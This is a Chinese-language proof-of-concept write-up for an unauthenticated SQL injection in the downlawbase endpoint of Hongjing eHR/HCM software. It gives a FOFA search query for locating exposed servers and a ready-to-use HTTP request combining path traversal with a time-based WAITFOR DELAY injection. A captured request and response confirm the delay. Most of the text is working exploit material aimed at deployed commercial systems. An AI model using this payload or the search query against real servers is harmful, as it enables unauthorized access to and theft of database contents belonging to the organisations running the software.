
H1-2宏景-人力资源管理-SQL

漏洞描述：

宏景eHR downlawbase 接口处存在SQL注入漏洞，未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令，从而窃取数据库敏感信息。

网站图片：



网络测绘：

fofa语法：


FOFA：app="HJSOFT-HCM"

漏洞复现：

payload：

```
GET /templates/attestation/../../selfservice/lawbase/downlawbase?id=1';WAITFOR+DELAY+'0:0:5'--+ HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close
```

效果图:
延时5秒



```
GET /templates/attestation/../../selfservice/lawbase/downlawbase?id=1';WAITFOR+DELAY+'0:0:5'--+ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=252F4055AEC04EBCA4E
Date: Tue, 12 Mar 2024 16:13:32 GMT
Connection: close


```